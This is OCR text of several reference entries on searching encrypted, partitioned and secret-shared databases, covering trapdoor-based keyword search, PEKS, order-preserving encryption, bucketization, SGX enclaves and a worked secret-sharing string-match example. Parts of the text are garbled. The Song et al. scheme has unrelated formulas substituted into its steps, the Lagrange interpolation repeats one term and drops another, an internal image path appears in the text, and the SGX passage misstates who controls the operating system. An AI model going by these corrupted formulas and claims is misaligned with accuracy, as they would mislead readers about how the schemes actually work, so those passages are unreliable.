In this example, we have four sensitive bins, SB_0 {11,2,5,14}, SB_1 {10,3,8,7}, SB_2 {0,15,6,4}, and SB_3 {13,1,12,9}, and four non-sensitive bins: NSB_0 {11,10,0,13}, NSB_1 {2,3,15,1}, NSB_2 {5,8,6,12}, and NSB_3 {14,7,4,9}. When a query arrives for a value, say 1, the DB owner searches for the tuples containing values 2,3,15,1 (viz. NSB_1) on the non-sensitive data and values in SB_3 (viz., 13,1,12,9) on the sensitive data using the cryptographic mechanism integrated into QB. While the adversary learns

that the query corresponds to one of the four values in NSB_1, since query values in SB_3 are encrypted, the adversary does not learn any sensitive value or a non-sensitive value that is identical to a cleartext sensitive value.

Formally, QB appropriately maps a selection query for a keyword w, say $q(w)$, to corresponding queries over the non-sensitive relation, say $q(W_{ns})(R_{ns})$, and encrypted relation, say $q(W_s)(R_s)$. The queries $q(W_{ns})(R_{ns})$ and $q(W_s)(R_s)$, each of which represents a set of query values that are executed over the relation R_{ns} in plaintext and, respectively, over the sensitive relation R_s, using the underlying cryptographic method. The sets W_{ns} from R_{ns} and W_s from R_s are selected such that (*i*) $w \in q(W_{ns})(R_{ns}) \cap q(W_s)(R_s)$ to ensure that all the tuples containing w are retrieved and (*ii*) the execution of the queries $q(W_{ns})(R_{ns})$ and $q(W_s)(R_s)$ does not reveal any information (and w) to the adversary. The set of $q(W_{ns})(R_{ns})$ is entitled non-sensitive bins, and the set of $q(W_s)(R_s)$ is entitled sensitive bins. Results from the execution of the queries $q(W_{ns})(R_{ns})$ and $q(W_s)(R_s)$ are decrypted, possibly filtered, and merged to generate the final answer.


For answering the abovementioned three queries in Example B, QB creates two sets or bins on sensitive parts: sensitive bin 1, denoted by SB_1, contains {`E101`, `E259`}, and sensitive bin 2, denoted by SB_2, contains {`E152`, `E159`}, and two sets/bins on non-sensitive parts, non-sensitive bin 1, denoted by NSB_1, contains {`E259`, `E254`}, and non-sensitive bin 2, denoted by NSB_2, contains {`E199`, `E152`}.

Table 6 shows what an adversary will learn when answering to the abovementioned three queries (given in Example B) using QB. Note that the adversary cannot know the query value w or find a value that is shared between the two sets. The reason is that the desired query value, w, is encrypted with other encrypted values of the set W_s, and furthermore, the query value, w, is obscured in many requested non-sensitive values of the set W_{ns}, which are in cleartext. Consequently, the adversary is unable to find an intersection of the two sets, which is the exact value. Thus, while answering a query, the adversary cannot learn which employee works only in defense, design, or in both.

Search over Ciphertext Datasets Using Partition Computation, Table 6 Queries and returned tuples/adversarial view

Query value	Returned tuples/Adversarial view	
	`Employee1`	`Employee2`
E259	$E(t_4)$, $E(t_1)$	t_2, t_6
E101	$E(t_4)$, $E(t_1)$	t_3, t_8
E199	$E(t_4)$, $E(t_1)$	t_3, t_8

Note that executing queries using QB for each keyword will not eliminate any surviving matches of the bipartite graph, and hence, the adversary can find the new bipartite graph identical to a bipartite graph before the query execution. Figure 1 shows an initial bipartite graph before the query execution, and Fig. 2 shows a bipartite graph after the query execution when creating bins on the values. Note that in Fig. 2, each sensitive bin is linked to each non-sensitive bin, which in turn shows that each sensitive value is linked to each non-sensitive value.



Search over Ciphertext Datasets Using Partition Computation, Fig. 2 A bipartite graph showing sensitive and non-sensitive bins after query execution, where each sensitive value gets associated with each non-sensitive value

---

Open Problems

While QB provides solutions for selection, join, aggregation, and insertion operations, QB technique needs to be enhanced for (*i*) highly dynamic data and (*ii*) for a situation when we use only access pattern hiding techniques on sensitive data. In the case of highly dynamic data, updating query bins may result in a significant overhead, while in the case of access pattern hiding techniques over sensitive data, one can reduce the size of sensitive bin and may retrieve only the desired tuple (but must prevent attacks based on the output size). One could also consider the execution speed of different cryptographic techniques when designing sensitive bins over encrypted data. Another interesting direction would be extending QB for answering queries in different situations, such as the case of different relations that are

encrypted using different cryptographic techniques and the case of a single relation that is vertically partitioned into multiple relations that are encrypted using different cryptographic techniques.

Cross-References

Database Encryption
Private Range Queries
Searchable Symmetric Encryption on Trusted Execution Environments
Trust Management in Databases

References

De Capitani di Vimercati S et al (2013) Encryption and fragmentation for data confidentiality in the cloud. In: FOSAD, pp 212–243

De Capitani di Vimercati S et al (2014) Fragmentation in presence of data dependencies. IEEE Trans Dependable Sec Comput 11(6):510–523

Ko SY et al (2011) The HybrEx model for confidentiality and privacy in cloud computing. In: HotCloud

Mehrotra S et al (2020) PANDA: partitioned data security on outsourced sensitive and non-sensitive data. ACM Trans Manag Inf Syst 11(4):23:1–23:41

Oktay KY et al (2015) SEMROD: secure and efficient MapReduce over hybrid clouds. In: SIGMOD, pp 153–166

Poddar R et al (2016) Arx: a strongly encrypted database system. IACR Cryptology ePrint Archive

Zhang K et al (2011) Sedic: privacy-aware data intensive computing on hybrid clouds. In: CCS, pp 515–526

Zhang C et al (2014) Tagged-MapReduce: a general framework for secure computing with mixed-sensitivity data on hybrid clouds. In: CCGrid, pp 31–40

Zhou Z et al (2013) Prometheus: privacy-aware data retrieval on hybrid cloud. In: INFOCOM, pp 2643–2651

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_914

Search over Encrypted Data

Ali Bagherzandi[18] ✉, Bijit Hore[19] ✉, Sharad Mehrotra[18] ✉ and Shantanu Sharma[20] ✉
(18) University of California, Irvine, CA, USA
(19) Donald Bren School of Computer Science, GarbleCloud, University of California, Irvine, CA, USA
(20) Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA

✉ **Ali Bagherzandi**
Email: zandi@uci.edu

✉ **Bijit Hore**
Email: bhore@ics.uci.edu

✉ **Sharad Mehrotra (Corresponding author)**
Email: sharad@ics.uci.edu

✉ **Shantanu Sharma (Corresponding author)**
Email: shantanu.sharma@uci.edu

Definitions

Search on encrypted data refers to identifying and retrieving a set of objects from an encrypted collection that satisfies the query without decrypting the data.

Background

Search over encrypted data has been primarily studied in the context of data outsourcing, where a client stores confidential data on a remote untrusted server. Typically, the server is considered to be a curious intruder that wishes to know the content of the data. The client encrypts the data to protect the sensitive contents. In this setting, the search problem focuses on encrypted keyword queries over encrypted datasets.

Theory

A variety of cryptographic techniques have been developed to support query-based retrieval over ciphertext data. Below, we discuss the approaches of searchable encryption for keyword and range search and then search over ciphertext using bucketization and secure hardware.

Keyword Search over Encrypted Documents

Symmetric Key Approach Based on Trapdoors (Song et al., 2000)

Among the first techniques to support search over encrypted documents is based on symmetric key encryption and works as follows:

Consider a data owner Alice who wishes to store a collection of documents ($\mathscr{A}$) with Bob (the server). Alice encrypts each document $D \in \mathscr{D}$ before storing it with Bob. In addition, Alice creates a "secure index," $I(D)$, which is stored at the server to help keyword search. The secure index does not leak any information about the plaintext to Bob. However, Bob can test for the presence/absence of keywords using a *trapdoor* associated with the keyword, where a trapdoor is generated with a secret key that resides with Alice. When Alice wants to search for documents containing the word w, she generates a trapdoor for w and sends it to Bob to retrieve relevant documents.

Suppose document D contains equal length words $w_1, \ldots, w_l$ (the words can be padded to equal length if necessary). The secure index is created over the keywords in D as follows: Alice pre-encrypts each word using a deterministic encryption algorithm $\mathbf{F}_{q^d}$, where the key k_p is kept private. The document is now represented as a sequence of E-encrypted words $x_1, \ldots, x_l$. The index is created by computing the bitwise XOR (denoted by the symbol $\oplus$) of the ciphertext with a sequence of pseudorandom bits $s_1, \ldots, s_l$

that Alice generates using a stream cipher. Each s_i is $n - m$ bit long and for each pseudorandom string s_i, Alice computes a pseudorandom function $s \in \mathbb{Z}_p$ seeded on key k_c to generate a random m-bit sequence. Using the result of $s \in \mathbb{Z}_p$, Alice computes a n-bit sequence $t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$, where $\langle a, b \rangle$ denotes concatenation of the strings a and b. Now to encrypt the n-bit word x_i, Alice computes the XOR of x_i with t_i, i.e., ciphertext $c_i := x_i \oplus t_i$. Since only Alice can generate the pseudorandom stream t_1, …, t_l, no one else can decrypt c_i.

Given the above representation of text documents, the search mechanism works as follows. When Alice needs to search for files that contain a word w, she transmits $x \equiv y^2 \pmod{n}$ and the key k_c to the server. The server (Bob) searches for w in the index files associated with the documents by checking whether $c_i \oplus T(w)$ is of the form $r_j, x_j \in \mathbb{Z}_p$. Bob returns all the satisfied documents, which can then be decrypted by Alice.

The scheme described above provides secrecy if the pseudorandom function F, the stream cipher used to generate s_i, and the encryption of the document D are secure (i.e., t_i is indistinguishable from truly random bits for any computationally bounded adversary). Essentially, the adversary cannot learn the content from either the ciphertext or query logs.

Improvements in Search Efficiency The encrypted search mechanism described above requires $O(n)$ cryptographic operations at the server for a single query, where n is the number of keywords in the document collection. While such an overhead might be tolerable for small documents (collections), the approach is inherently not scalable. Subsequently, *Bloom filters* were used to speed up the search by reducing the time that was proportional to the number of keywords to that proportional to the number of documents. For each document, the encrypted Bloom filter is queried to check for the presence or absence of the search term which takes $O(1)$ time. To further avoid a complete scan over encrypted documents, another approach based on encrypting the inverted keyword list has been proposed. In this method, first, the user constructs the inverted keyword list of his document collection. Then each list associated with a particular keyword is encrypted as follows: Every reference to a document except the first one is encrypted using a key that is stored in the previous node in the list. The first

reference to a document is generated by encrypting the keyword with a key derived from a pseudorandom function. The collection of keywords is garbled using a pseudorandom permutation applied on the keyword to randomize the actual physical address of the nodes in the memory. To search, the user applies the pseudorandom function and the pseudorandom permutation to the keyword to obtain the key and the memory address of the encrypted list of documents associated with that keyword. Then the list is decrypted node by node. This approach reduces the search time from $O(n)$ to $O(d)$ where n is the total number of documents and d is the total number of documents that contain a particular keyword. This approach, however, prevents the user from adding, removing, or updating documents efficiently since it requires re-encrypting the modified inverted keyword list.

Public-Key Variants (Boneh et al., 2004) Keyword search over encrypted data has been investigated using a public-key setup as well. Consider a scenario where emails may consist of sensitive information and hence preferably encrypted by the sender using the recipient's public key. A natural approach exploits a public-key encryption technique to directly support keyword search over encrypted representation. Public-key encryption with keyword search (PEKS) has been proposed for the limited context, where Alice prespecifies the set of keywords she might be interested in. The email sender (Bob) can encrypt the email using Alice's public key. Further, PEKS can also be constructed in a black box way using anonymous identity-based encryption (AIBE) (Boyen et al., 2006), as follows: (1) The public/private key pair of PEKS is the same as the public master secret key of the AIBE scheme. (2) The keywords in PEKS are treated as identities in AIBE. This means that to derive a trapdoor t_w, associated with a keyword w, the user has to run the key derivation algorithm of AIBE on input w. (3) To encrypt the keyword w, the user runs the encryption algorithm of AIBE on input 0^k where k is the security parameter, treating w as the identity that can decrypt the cipher. (4) To search for keyword w, the user, decrypts the cipher using t_w. Note that t_w is in fact the secret key associated with w in the AIBE scheme.

Range Queries over Encrypted Data

Range queries are important for data from an ordered domain like integers. One dimensional range queries, i.e., range queries only on one attribute/column of relations, are issued by specifying the minimum and maximum value of the range, and the server's goal is to return all the data items whose values fall in this range. Order-preserving encryption preserves order among elements even after encryption. Given such an encrypted dataset, the range query can be easily mapped to the domain of encrypted values and easily evaluated by the server.

One of the algorithms given in Hore et al. (2004) for order-preserving encryption works in three stages – first, it approximates the distribution of the plaintext data values using a combination of the histogram and parametric representations. Then, the data is "flattened" to generate an approximately uniform distribution. Lastly, the flattened values are mapped to a target distribution specified by the data owner which then represents the ciphertext. The third step actually consists of two sub-steps – (*i*) the target distribution is flattened similar to the first step and scaled to align with the flattened distribution of step 2; (*ii*) the (flattened) values of the plaintext are then mapped to the target distribution using the reverse map function generated in sub-step (*i*). The mapping function is relatively compact and can be represented in space proportional to the number of buckets used to represent the plaintext data distribution. The number of buckets for this is determined using the MDL (minimum description length) principle, and within each bucket, the distribution is approximated by a linear spline (line segment). Intuitively, the number of buckets used is dependent upon the skewness of the plaintext value distribution. The "decryption" process is similar but reverses to that of the encryption process.

Yet another way for order-preserving encryption is to generate a random order-preserving mapping between two ordered domains, i.e., one corresponding to the plaintext and the other to the ciphertext. The mapping schemes are designed to provide the highest possible security under the given constraint that the mapping should preserve order. Given a domain interval $\mathscr{A}$ = [1,N] and a range $\mathscr{S}$ = [1,M] where M ≥ N, the encryption algorithm is nothing but a random order-preserving mapping from $\mathscr{A}$ into $\mathscr{S}$. Any such random order-preserving map can be modeled as a negative hypergeometric distribution is used to construct a sampling-based algorithm to generate the encryption function.

Bucketization for Relational Queries

The most popular data-hiding technique is *data generalization*. The resulting view of the data is referred to as the *bucketized* representation of the data (Hacigümüs et al., 2002). Such a representation of the data supports several types of database queries. The bucketization of an attribute partitions its domain into a set of buckets. This strategy has implications on both the efficiency of the resulting query processing and on the disclosure risk of sensitive information to the server. For instance, given a sensitive numeric attribute like *salary*, which has been bucketized, if the adversary somehow comes to know the maximum and minimum values in the bucket, then partial disclosure of sensitive values already occurred since he can ascertain the range to which the values in the bucket belong to. Further, if he/she has knowledge of the distribution (frequencies) of values in the bucket, he can also ascertain the value of specific records with different degrees of confidence. A natural question is: how much information does the generalized representation of data reveal? This depends upon the granularity at which data is partitioned. For instance, assigning all values in the domain to a single bucket will make the bucket label completely non-informative. However, such a strategy requires the client to retrieve every record from the server. On the other extreme, if each possible data value has a corresponding bucket, the client will get no confidentiality although the records returned by the server will contain no false positives. There is a natural trade-off between the performance overhead and the degree of disclosure.

Privacy-Aware Bucketization Privacy-aware bucketization is basically a data partitioning technique to play the trade-off between disclosure risk and performance overhead in query processing. Typically, bucketization minimizes the disclosure risk while bounding the performance degradation within a small factor of the optimal cost. Notice the dual of the problem, i.e., where one maximizes the performance with a constraint on information disclosure, could also be addressed once one agrees on the metric for information disclosure. However, such an articulation of the problem has not been studied in the literature. Specifically, *entropy* and *variance* of the value distributions in the bucket are used as measures of disclosure risk (rather the inverse of it, i.e., the higher the entropy and variance, the lower the disclosure-risk). Intuitively, entropy captures the notion of uncertainty

associated with a random element chosen with a probability that follows a certain distribution. Higher entropy indicates more uncertainty regarding the true value of the element. Further, for an ordered domain, entropy alone does not capture the notion of distance between two values. That is, the greater the spread of each bucket distribution, the better is the protection against disclosure. Therefore, the *variance* of the bucket distribution is also used as an independent measure of disclosure risk associated with each bucket. Bucketization algorithms have been developed that take the number of buckets as the input parameter and partition the data such that the value of entropy and variance of the bucket-level value distributions are maximized while performance degradation remains within specified bounds. The performance cost is typically measured by the number of false positives returned to the client for a query. The number of buckets is critical to decide the trade-off between privacy and performance.

Search Using Secure Hardware

While many cryptographic techniques exist, as discussed above, there is a different approach for searching over encrypted data using secure hardware. In particular, recent versions of Intel CPUs introduced Software Guard eXtension (SGX) – a collection of microarchitectural mechanisms aimed to protect third-party cloud applications from the software stack of an untrusted system. SGX allows us to create a small trusted execution environment, called the *enclave* that is isolated and protected from the rest of the system. For example, in the cloud, SGX protects the computation from the operating system controlled by the tenant but is vulnerable to numerous applications, system-level attacks, and the hypervisor controlled by the cloud. In addition to protecting against software attacks, SGX provides encryption of enclave's memory having code and data. This protects SGX applications from hardware attacks like memory snooping. While running on the servers controlled by the cloud, from a trust point of view, SGX enclaves are effectively controlled by the client. However, existing implementations of SGX are prone to several side-channel attacks that exploit one of the microarchitectural components of the CPU, e.g., branch target buffers, pattern history table, caches, DRAM row buffer, page tables, page fault exception handlers, and speculative execution capabilities to exfiltrate sensitive data and sometimes the entire memory of the enclave. It is also important to mention that the older systems prior to SGX

introduction, e.g., Cipherbase (Arasu et al., 2013) and TrustedDB (Bajaj et al., 2014), use a secure coprocessor to support a trusted environment in the cloud.

ObliDB ObliDB (Eskandarian et al., 2019) assumes that SGX is not prone to any side-channel attack. Suppose, we want to execute a selection query on a relation *R*. In this case, ObliDB considers two cases, based on the number of rows that satisfy the query predicate.

- *Small*. In this case, the number of output tuples is a few times more than the space available in the SGX enclave. To answer a selection query, the enclave reads the entire data multiple times. Particularly, the enclave takes multiple passes over the relation *R*, each time storing any qualifying rows into the enclave memory and keeping track of the index of the last checked row. Each time the memory fills, its contents are written to disk only after entirely reading the relation *R*. On the negative side, this approach works only when the number of qualifying rows is significantly less than the relation *R* and only a few times more than the enclave memory. Otherwise, reading the relation *R* many times in the enclave memory is expensive.
- *Large*. In this case, the number of output tuples is almost the same as the input table *R*. To answer a selection query, in this case, ObliDB reads the entire dataset into the enclave memory only once, creates a copy of the relation as a relation *O*, and marks each row either as 1 or 0 in the copied relation *O*, depending on either they qualify the selection query or not. Finally, the relation *O* is provided to the user as an answer to the selection query. Note that here the user needs to decrypt the relation *O* and removes the tuples marked as 0.

Open Problems

We discussed techniques to implement search (or selection) queries over encrypted representation of text documents and relational data. To date, a scalable, noninteractive, indexable, and completely secure mechanism for efficient evaluation of conjunctive/disjunctive point or range queries remains an open challenge. Systems such as CryptDB have tried to take a more practical approach by allowing users to explore the trade-offs between the system functionality and the security it offers. Unfortunately, precisely

characterizing the security offered by such systems given the underlying cryptographic approaches has turned out to be extremely difficult. For instance, Kellaris et al. (2016) show that when order-preserving and deterministic encryption techniques are used together, on a dataset in which the entropy of the values is not high enough, an attacker might be able to construct the entire plaintext by doing a frequency analysis of the encrypted data.

Cross-References

- Database Encryption
- Private Range Queries
- Searchable Symmetric Encryption on Trusted Execution Environments
- Secure Index
- Structured Encryption

References

Arasu A et al (2013) Orthogonal security with cipherbase. In: CIDR

Bajaj S et al (2014) TrustedDB: a trusted hardware-based database with privacy and data confidentiality. IEEE Trans Knowl Data Eng 26(3):752–765

Boneh D et al (2004) Public key encryption with keyword search. In: EUROCRYPT, pp 506–522

Boyen X et al (2006) Anonymous hierarchical identity-based encryption (without random oracles). In: CRYPTO, vol 4117, pp 290–307
[MathSciNet]

Eskandarian S et al (2019) Oblidb: oblivious query processing for secure databases. Proc VLDB Endow 13(2):169–183

Hacigümüs H et al (2002) Executing SQL over encrypted data in the database-service-provider model. In: SIGMOD, pp 216–227

Hore B et al (2004) A privacy-preserving index for range queries. In: VLDB, pp 720–731

Kellaris G et al (2016) Generic attacks on secure outsourced databases. In: CCS, pp 1329–1340

Song DX et al (2000) Practical techniques for searches on encrypted data. In: IEEE SP, pp 44–55

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1763

Search over Secret-Shared Datasets

Sharad Mehrotra[21] ✉ and Shantanu Sharma[22] ✉
(21) Department of Computer Science, New Jersey Institute of Technology, Irvine, NJ, USA
(22) Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA

✉ **Sharad Mehrotra**
Email: sharad@ics.uci.edu

✉ **Shantanu Sharma (Corresponding author)**
Email: shantanu.sharma@uci.edu

Definitions

Secret-sharing techniques create shares of a secret value, and such shares are placed on non-colluding servers. Search on secret-shared data refers to the ability to identify and retrieve a set of objects from a secret-shared dataset that satisfies the query.

Background

Adi Shamir (1979) and George Blakley (1979) *independently* introduced the concept of secret-sharing in 1979. In using secret-sharing techniques, a database (DB) owner creates shares of their secret values S and sends them to untrusted and non-colluding cloud servers, which store the secret-shared database and execute the queries. The secret S is constructed at the DB owner by performing Lagrange interpolation (Corless and Fillion, 2013) over a sufficient number of shares, fetched from the cloud servers.

However, the adversary cannot construct the secret unless collecting a sufficient number of shares (or the majority of the shares). In terms of security guarantees, secret-sharing-based techniques are information-theoretically secure, e.g., security guarantees of the ciphertext data regardless of the computation power of the adversary. The reader may visit the encyclopedia entry titled "Privacy of Outsourced Data" for an overview of Shamir's secret-sharing (SSS).

Theory

We illustrate a recent approach – proposed by Dolev et al. (2019) – for searching over secret-shared datasets. This technique uses a string-matching approach and accumulating automata.

Secret-shared encoded data Assume that a database contains only English words. Since the English alphabet consists of 26 letters, each letter can be represented by a unary vector with 26 bits. Hence, the letter "A" is represented as (1_1, 0_2, 0_3, …, 0_{26}), where the subscript represents the position of the letter; since "A" is the first letter, the first value in the vector is one, and others are zero. Similarly, "B" is (0_1, 1_2, 0_3, …, 0_{26}), "J" is (0_1, …, 0_9, 1_{10}, 0_{11}, …, 0_{26}), and so on. Thus, for example, if the database contains a word "Adam," then the unary representation results in a vector of 0 or 1 of length 104 (26 × 4) to represent the word "Adam."

The reason for using unary representation here is that it is very easy to verify two identical letters. The expression $output = \sum_{i=0}^{r} u_i \times v_i$ compares two letters, where (u_0, u_1, …, u_r) and (v_0, v_1, …, v_r) are two unary representations. It is clear that whenever any two letters are identical, *output* is equal to one; otherwise, *output* is equal to zero.

Note that if the DB owner sends these vectors to a server, then the server can easily deduce words. Thus, when outsourcing these vectors to the servers, the DB owner uses SSS and makes secret-shares of every bit by selecting different polynomials of an identical degree. For example, the DB owner creates secret-shares of each bit of the vector of "A" (1_1, 0_2, 0_3, …, 0_{26}) by using 26 polynomials of an identical degree, since the length of the vector is 26. Following that, the DB owner can create secret-shares of all

the other letters and distribute them to different servers. Thus, for example, if the database contains a word “Adam,” then following the abovementioned approach, the length of the shares of “Adam” will be 104 (26 × 4).

Note that since the DB owner uses SSS, a single server cannot infer a secret. Moreover, it is important to emphasize that the approach uses *different* polynomials for creating secret-shares of each occurrence of each letter; thereby multiple occurrences of a word in a database have different secret-shares. Therefore, a server is also unable to know the number of occurrences of a word in the whole dataset.

Secret-shares of numeral values. A similar approach can create secret-shares of numeral values. In particular, the DB owner creates a unary vector of length 10 and places zero at all the places of the vector except only one place that corresponds to the position of a number. For example, “1” becomes $(1_1, 0_2, \ldots, 0_{10})$, “0” becomes $(0_1, 0_2, \ldots, 1_{10})$, and so on. After that, the DB owner uses SSS to create secret-shares of every bit of a vector by selecting different polynomials of an identical degree and sends them to multiple servers. Note that by following the same procedure, the DB owner can also create secret-shares of special letters or symbols.

String-Matching Using Accumulating Automata

Now, following the abovementioned data outsourcing model, we provide an example to understand the working of search or string-matching algorithm over secret-shares that is executed using accumulating automata (Dolev et al., 2019).

Notations Let s be a string in cleartext and s_j be the jth alphabet of the string. Let $[s]^i$ be the ith share of the string. Let *Len(s)* be the length of the cleartext string s and *Len([s])* be the length of the secret-shared string $[s]$. Let p be a cleartext query predicate and $[p]^i$ be the ith secret-shared query predicate.

The string-matching algorithm consists of the following steps:

DB owner: Secret-shared database outsourcing. Assume that there are only two alphabets: J and O; thus, the DB owner can represent J as $\langle 1, 0 \rangle$

and O as 〈0, 1〉. If the DB owner outsources a word “JO” by creating a vector 〈1, 0, 0, 1〉, then the adversary will know the string. Hence, the DB owner creates secret-shares of each value of the vector using polynomials of an identical degree, as shown in Table 1. Note that by using this type of unary representation, in this example, the length of secret-shared string *Len([s])* will be twice the length of the original string. Thus, in this example, the *j*th alphabet of the cleartext string *s* is mapped to two secret-shared numbers. Further, note that the DB owner creates five shares. It will be clear soon that to execute string-matching algorithm over a cleartext string, *s*, of length, *Len(s)*, this approach of accumulating automata needs at least $2Len(s) + 1$ shares.

Search over Secret-Shared Datasets, Table 1 Secret-shares of a vector 〈1, 0, 0, 1〉, created by the DB owner

Vector values	Polynomials	First shares	Second shares	Third shares	Fourth shares	Fifth shares
1	$1 + x$	2	3	4	5	6
0	$0 + 5x$	5	10	15	20	25
0	$0 + 2x$	2	4	6	8	10
1	$1 + 8x$	9	17	25	33	41

User: Secret-shared query generation. A user submits its query to the secret-sharing module that creates unary vectors for each letter of the query predicate and, then, creates secret-shares of each value of the unary vectors using any polynomial of the same degree as used by the DB owner, before sending them to the servers. For example, if the user wants to search for JO, then the secret-sharing module creates a unary vector as 〈1, 0, 0, 1〉, creates secret-shares of this vector (see Table 2), and sends to servers.

Search over Secret-Shared Datasets, Table 2 Secret-shares of a vector 〈1, 0, 0, 1〉, created by the user

Vector values	Polynomials	First shares	Second shares	Third shares	Fourth shares	Fifth shares
1	$1 + 2x$	3	5	7	9	11
0	$0 + 4x$	4	8	12	16	20
0	$0 + 3x$	3	6	9	12	15

Vector values	Polynomials	First shares	Second shares	Third shares	Fourth shares	Fifth shares		
1	$1 + 7x$	8	15	22	29	36		

Servers: String-matching operation. Each server holds (*i*) a secret-shared string [*s*] (e.g., “JO” of secret-shared form) and (*ii*) the secret-shared searching predicate [*p*] (e.g., ‘JO’ of secret-shared form). For executing the string-matching operation, the server creates an automaton with *Len(s)* + 1 nodes, of which the first *Len(s)* nodes perform bit-wise multiplication between string and predicate vectors and the last node keeps the final result by multiplying outputs of all the first *Len(s)* + 1 nodes. Table 3 shows all the steps taken by the automaton. Further, Table 4 explains the steps given in Table 3 to show how servers search a pattern “JO” over the string “JO.”

Search over Secret-Shared Datasets, Table 3 The accumulating automation steps, executed by the server for performing string-matching operations

Step 1: $N_1 = [s]_1 \odot [p]_1$
Step 2: $N_2 = [s]_2 \odot [p]_2$
⋮
Step*Len(s)*: $N_{Len(s)} = [s]_{Len(s)} \odot [p]_{Len(s)}$
Step*Len(s)* + 1: $N_{Len(s)+1} = N_1 \times N_2 \times \ldots \times N_{Len(s)}$

Notations: ⊙, bit-wise multiplication and addition of all values in a vector

Search over Secret-Shared Datasets, Table 4 Multiplication of shares and addition of final shares by the servers

Computation on					
Operations	Server 1	Server 2	Server 3	Server 4	Server 5
Multiplication	2 × 3 = 6	3 × 5 = 15	4 × 7 = 28	5 × 9 = 45	6 × 11 = 66
Multiplication	5 × 4 = 20	10 × 8 = 80	15 × 12 = 180	20 × 16 = 320	25 × 20 = 500
Add (N_1 value)	26	95	208	365	566
Multiplication	2 × 3 = 6	4 × 6 = 24	6 × 9 = 54	8 × 12 = 96	10 × 15 = 150
Multiplication	9 × 8 = 72	17 × 15 = 255	25 × 22 = 550	33 × 29 = 957	41 × 36 = 1626
Add (N_2 value)	78	279	604	1053	1366

Computation on					
Multiplication (N_3 value)	2028	26,505	125,632	384,345	920,316

User: Result reconstruction. Once the user receives the results from all the servers, the interpolation module performs Lagrange interpolation to obtain the final answer, as follows:

$$\frac{(x-2)(x-3)(x-4)(x-5)}{(1-2)(1-3)(1-4)(1-5)} \times 2028+$$
$$\frac{(x-1)(x-3)(x-4)(x-5)}{(2-1)(2-3)(2-4)(2-5)} \times 26{,}505+$$
$$\frac{(x-1)(x-2)(x-4)(x-5)}{(3-1)(3-2)(3-4)(3-5)} \times 125{,}632+$$
$$\frac{(x-1)(x-2)(x-4)(x-5)}{(3-1)(3-2)(3-4)(3-5)} \times 125{,}632+$$
$$\frac{(x-1)(x-2)(x-3)(x-4)}{(5-1)(5-2)(5-3)(5-4)} \times 920{,}316 = 1$$

Now, note that the final answer is 1, which shows that the secret-shared string at the server matches the user query.

Open Problems and Future Directions

While much progress in research has been made over the past decades on multi-party computation (MPC) systems, e.g., Jana (Archer et al., 2018), to execute databases operations, there is one major problem: the MPC-based systems require communication among the non-colluding servers to execute the computation, and such computation increases the overall computation time. The string-matching-based operations are much more efficient compared to MPC-based systems in terms of communication cost but require a large number of non-colluding servers depending on the length of the largest string. Thus, an open problem is to find a balance between the huge communication cost of MPC techniques and a large number of servers (required in string-matching-based techniques). Moreover, the existing

either MPC or string-matching techniques are not capable of efficiently supporting different database operations such as indexable search, different types of joins, and also complete nested SQL queries. Another interesting direction would be to explore string-matching techniques in the context of federated learning.

Cross-References

Database Encryption
Privacy of Outsourced Data
Privileges in SQL
Trust Management in Databases

References

Archer DW, Bogdanov D, Lindell Y, Kamm L, Nielsen K, Pagter JI, Smart NP, Wright RN (2018) From keys to databases – real-world applications of secure multi-party computation. IACR Cryptology ePrint Archive 2018:450. https://eprint.iacr.org/2018/450

Blakley GR (1979) Safeguarding cryptographic keys. In: International workshop on managing requirements knowledge. IEEE Computer Society, pp 313–313

Corless RM, Fillion N (2013) A graduate introduction to numerical methods. AMC 10:12

Dolev S, Gilboa N, Li X (2019) Accumulating automata and cascaded equations automata for communicationless information theoretically secure multi-party computation. Theor Comput Sci 795:81–99
[MathSciNet]

Shamir A (1979) How to share a secret. Commun ACM 22(11):612–613. https://doi.org/10.1145/359168.359176
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300833

Searchable Attribute-Based Encryption

Attribute-Based Encryption with Searchable Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300834

Searchable Encryption

Ranked Search on Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300835

Searchable Encryption with Fine-Grained Access Control

Attribute-Based Encryption with Searchable Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1473

Searchable Symmetric Encryption

Juan A. Garay[23] ✉
(23) Department of Computer Science and Engineering, Texas A&M University, College Station, TX, USA

✉ **Juan A. Garay**
Email: garay@tamu.edu

Synonyms

SSE (acronym)

Definition

Searchable symmetric encryption (SSE) allows a party to outsource the storage of his/her data to another party (a server) in a private manner using symmetric-key encryption, while maintaining the ability to selectively search over it.

Background

Provisioning symmetric-key encryption with a search capability was first explicitly proposed by Song et al. (2000). While their construction was proven to be a secure encryption scheme, it was not proven to be a secure *searchable* encryption scheme. The above shortcomings were addressed by the works of Goh (2003) and of Chang and Mitzenmacher (2005), who proposed constructions that associate an "index" to each document in a collection. Goh introduced a notion of security for indexes (IND-CKA and the slightly stronger IND2-CKA) and put forth a construction based on

